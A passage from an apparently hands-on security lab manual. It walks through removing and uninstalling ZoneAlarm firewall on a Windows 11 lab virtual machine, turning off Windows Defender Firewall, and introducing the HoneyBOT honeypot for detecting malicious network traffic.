
Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.




28. Close the ZoneAlarm main window.

29. Click **Show hidden icon** from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.



Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 11** virtual machine.
31. After the system reboots, click **Ctrl+Alt+Del**. By default, **Admin** user account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.
32. **Uninstall** ZoneAlarm in the **Windows 11** machine. To do so, launch **Control Panel** → **Programs** → **Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 11** machine.



33. If a **ZoneAlarm** pop-up appears, click **Yes** to continue the uninstallation. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart.
34. Once the system reboots, turn off the **Windows Defender Firewall**.
 - In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window
 - In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**
 - Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane
 - Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section

- The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.

36. You can also use other firewalls such as **ManageEngine Firewall Analyzer** (<https://www.manageengine.com>), **pfSense** (<https://www.pfsense.org>), **Sophos XG Firewall** (<https://www.sophos.com>), and **Comodo Firewall** (<https://personalfirewall.comodo.com>) to block access to a particular website or IP address.

37. Turn off the **Windows Server 2019** virtual machine.

Task 3: Detect Malicious Network Traffic using HoneyBOT


HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

Here, we will use the HoneyBOT tool to detect malicious network traffic.

Note: Ensure that the **Windows 11** virtual machine is running.

